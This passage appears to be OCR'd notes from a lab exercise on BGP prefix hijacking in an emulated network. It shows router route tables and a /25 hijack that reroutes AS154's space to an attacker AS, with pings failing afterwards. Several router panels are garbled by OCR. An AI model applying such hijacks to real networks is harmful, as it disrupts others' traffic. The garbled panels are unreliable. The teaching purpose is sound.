        BGP.as_path: 11 3 161
        BGP.next_hop: 10.105.0.11
        BGP.local_pref: 10
        BGP.large_community: (3, 1, 0) (11, 3, 0) (161, 0, 0) (171, 3, 0)
root@35aebe3cfee2 / #
```

AS171/router0
ASN: 171
Name: router0
Role: Router
IP: net0,10.171.0.254/24
IP: ix105,10.105.0.171/24

Rerouted to 161 for the 1st half of the address base




171/router0

```
BIRD 2.0.7 ready.
Table master4:
10.154.0.0/25        unicast [u_as11 02:06:35.662] * (100) [A
        via 10.105.0.11 on ix105
        Type: BGP univ
        BGP.origin: IGP
        BGP.as_path: 11 3 161
        BGP.next_hop: 10.105.0.11
        BGP.local_pref: 10
        BGP.large_community: (3, 1, 0) (11, 3, 0) (161, 0, 0) (171, 3, 0)
root@35aebe3cfee2 / # birdc show route all 10.154.0.128/25
BIRD 2.0.7 ready.
Table master4:
10.154.0.128/25      unicast [u_as11 02:06:35.662] * (100) [AS161i]
        via 10.105.0.11 on ix105
        Type: BGP univ
        BGP.origin: IGP
        BGP.as_path: 11 3 161
        BGP.next_hop: 10.105.0.11
        BGP.local_pref: 10
        BGP.large_community: (3, 1, 0) (11, 3, 0) (161, 0, 0) (171, 3, 0)
root@35aebe3cfee2 / #
```

AS171/router0
ASN: 171
Name: router0
Role: Router
IP: net0,10.171.0.254/24
IP: ix105,10.105.0.171/24

Second half of the address base also rerouted to 161
Before we launch the attack we are able to access 155
We did not get any reply here




155/host_0


```
64 bytes from 10.154.0.71: icmp_seq=1 ttl=61 time=0.286 ms
From 10.102.0.2: icmp_seq=2 Redirect Host(New nexthop: 10.102.0
64 bytes from 10.154.0.71: icmp_seq=2 ttl=61 time=0.157 ms
From 10.102.0.2: icmp_seq=3 Redirect Host(New nexthop: 10.102.0
64 bytes from 10.154.0.71: icmp_seq=3 ttl=61 time=0.160 ms
From 10.102.0.2: icmp_seq=4 Redirect Host(New nexthop: 10.102.0.154)
64 bytes from 10.154.0.71: icmp_seq=4 ttl=61 time=0.162 ms
From 10.102.0.2: icmp_seq=5 Redirect Host(New nexthop: 10.102.0.154)
64 bytes from 10.154.0.71: icmp_seq=5 ttl=61 time=0.165 ms
From 10.102.0.2: icmp_seq=6 Redirect Host(New nexthop: 10.102.0.154)
64 bytes from 10.154.0.71: icmp_seq=6 ttl=61 time=0.182 ms
64 bytes from 10.154.0.71: icmp_seq=7 ttl=61 time=0.126 ms
From 10.102.0.2: icmp_seq=8 Redirect Host(New nexthop: 10.102.0.154)
64 bytes from 10.154.0.71: icmp_seq=8 ttl=61 time=0.123 ms
64 bytes from 10.154.0.71: icmp_seq=9 ttl=61 time=0.135 ms
^C
--- 10.154.0.71 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8182ms
rtt min/avg/max/mdev = 0.123/0.166/0.286/0.046 ms
root@472de959a50e / # ping 10.154.0.71
PING 10.154.0.71 (10.154.0.71) 56(84) bytes of data.
```

AS155/host_0
ASN: 155
Name: host_0
Role: Host
IP: net0,10.155.0.71/24

Router: 171/router




We hijacked 161 and we are unable to access 154
We can check the routes in the kernel routng table



```
        Type: BGP univ
        BGP.origin: IGP
        BGP.as_path: 11 3 161
        BGP.next_hop: 10.105.0.11
        BGP.local_pref: 10
        BGP.large_community: (3, 1, 0) (11, 3, 0) (161, 0, 0)
root@35aebe3cfee2 / # birdc show route all 10.154.0.128/25
BIRD 2.0.7 ready.
Table master4:
10.154.0.128/25      unicast [u_as11 02:06:35.662] * (100) [AS161i]
        via 10.105.0.11 on ix105
        Type: BGP univ
        BGP.origin: IGP
        BGP.as_path: 11 3 161
        BGP.next_hop: 10.105.0.11
        BGP.local_pref: 10
        BGP.large_community: (3, 1, 0) (11, 3, 0) (161, 0, 0) (171, 3, 0)
root@35aebe3cfee2 / # ip route | grep 10.154
10.154.0.0/25 via 10.105.0.11 dev ix105 proto bird metric 32
10.154.0.0/24 via 10.105.0.11 dev ix105 proto bird metric 32
10.154.0.128/25 via 10.105.0.11 dev ix105 proto bird metric 32
root@35aebe3cfee2 / # 
```

```
Connecting to 0f5ed479d782...
Connected to 0f5ed479d782.
root@0f5ed479d782 / # 
```



Replay stopped.

event interval (ms)

200

Router: 11/rl 05

ID: Of5ed479dl81

ASH: ti

Name: r!05

Rola: Router

IP addrouos

ix!05: 10.105.0.11/24

net_lD2_!05: 10.11 0.253/24

BGP sassions

u_as3: E,tabli,hed

c_asl11: Established

i.bgpl: Established

Actions

!li..lli!!.!lll

@; [j" ® 11/rl0S

I I

ASIl/rlOS


ASN: 11

Naine: 105

Role: P.;,u:


IP: 1dDS D :OS 0.11.'2..!

IP::iet LO 105,10.11.0.:53/ -l




```
3/r105

Connecting to 0494e1d77f27...
Connected to 0494e1d77f27.
root@0494e1d77f27 / # 
```

```
AS3/r105
ASN: 3
Name: r105
Role: Router
IP: ix105,10.105.0.3/24
IP: net_100_105,10.3.1.253/24
IP: net_103_105,10.3.2.253/24
```



```
3/r105

Connecting to 0494e1d77f27...
Connected to 0494e1d77f27.
root@0494e1d77f27 / # ip route | grep 10.154
10.154.0.0/25 via 10.3.2.254 dev net_103_105 proto bird me
10.154.0.0/24 via 10.105.0.11 dev ix105 proto bird metric
10.154.0.128/25 via 10.3.2.254 dev net_103_105 proto bird
root@0494e1d77f27 / # 
```

```
AS3/r105
ASN: 3
Name: r105
Role: Router
IP: ix105,10.105.0.3/24
IP: net_100_105,10.3.1.253/24
IP: net_103_105,10.3.2.253/24
```



```
3/r105

Connecting to 0494e1d77f27...
Connected to 0494e1d77f27.
root@0494e1d77f27 / # ip route | grep 10.154
10.154.0.0/25 via 10.3.2.254 dev net_103_105 proto bird me
10.154.0.0/24 via 10.105.0.11 dev ix105 proto bird metric
10.154.0.128/25 via 10.3.2.254 dev net_103_105 proto bird
root@0494e1d77f27 / # 
```

```
AS3/r105
ASN: 3
Name: r105
Role: Router
IP: ix105,10.105.0.3/24
IP: net_100_105,10.3.1.253/24
IP: net_103_105,10.3.2.253/24
```

Replay stopped.

● ▶ ■ ← →


event interval (ms): 200

Router: 3/rl05

ID: 0494eldT7f21
ASN: 3
Name: rl05
Rola: Routec-


IP addresses
1xl05: 10.105.0.3/24
nat_100_105: 10. 3.1.253/24
net_l03_105: 10. 3. 2. 253/24

BGP !!Uill!!lsiona
p_r■l05; Establi.5hed



```
3/r103

Connecting to d2b5fefcf9ba...
Connected to d2b5fefcf9ba.
root@d2b5fefcf9ba / # 
```


AS3/rl.03
ASN,
Name: 111:::
Ro le. [illegible]
IP: [illegible]
IP: [illegible]
IP: [illegible]
IP: [illegible]



```
Connecting to d2b5fefcf9ba...
Connected to d2b5fefcf9ba.
root@d2b5fefcf9ba / # ip route | 10.154
zsh: command not found: 10.154
127 root@d2b5fefcf9ba / # ip route | grep 10.154
10.154.0.0/25 via 10.103.0.161 dev ix103 proto bird metric
10.154.0.0/24 via 10.3.2.253 dev net_103_105 proto bird me
10.154.0.128/25 via 10.103.0.161 dev ix103 proto bird metr
root@d2b5fefcf9ba / # 
```


```
AS3/r103
ASN: 3
Name: r103
Role: Router
IP: ix103,10.103.0.3/24
IP: net_100_103,10.3.0.253/24
IP: net_103_105,10.3.2.254/24
IP: net_103_104,10.3.3.254/24
```

It comes to the attacker router



```
icmp && dst 10.154.0.71
```


```
Replay
Replay stopped.
● ▶ ■ ← →
event interval (ms)
200
Details
Router: 3/r103
ID: d2b5fefcf9ba
ASN: 3
Name: r103
Role: Router

IP addresses
ix103: 10.103.0.3/24
net_100_103: 10.3.0.253/24
net_103_105: 10.3.2.254/24
net_103_104: 10.3.3.254/24

BGP sessions
c_as160: Established Disable
c_as161: Established Disable
c_as162: Established Disable
ibgp1: Established Disable
ibgp2: Established Disable
```



```
64 bytes from 10.154.0.71: icmp_seq=4 ttl=61 time=0.162 ms
From 10.102.0.2: icmp_seq=5 Redirect Host(New nexthop: 10.102.0
64 bytes from 10.154.0.71: icmp_seq=5 ttl=61 time=0.165 ms
From 10.102.0.2: icmp_seq=6 Redirect Host(New nexthop: 10.102.0
64 bytes from 10.154.0.71: icmp_seq=6 ttl=61 time=0.182 ms
64 bytes from 10.154.0.71: icmp_seq=7 ttl=61 time=0.126 ms
From 10.102.0.2: icmp_seq=8 Redirect Host(New nexthop: 10.102.0.154)
64 bytes from 10.154.0.71: icmp_seq=8 ttl=61 time=0.123 ms
64 bytes from 10.154.0.71: icmp_seq=9 ttl=61 time=0.135 ms
^C
--- 10.154.0.71 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8182ms
rtt min/avg/max/mdev = 0.123/0.166/0.286/0.046 ms
root@472de959a50e / # ping 10.154.0.71
PING 10.154.0.71 (10.154.0.71) 56(84) bytes of data.
^C
--- 10.154.0.71 ping statistics ---
326 packets transmitted, 0 received, 100% packet loss, time 332810ms

1 root@472de959a50e / # ping 10.154.0.71
PING 10.154.0.71 (10.154.0.71) 56(84) bytes of data.
```

```
AS155/host_0
ASN: 155
Name: host_0
Role: Host
IP: net0,10.155.0.71/24
```

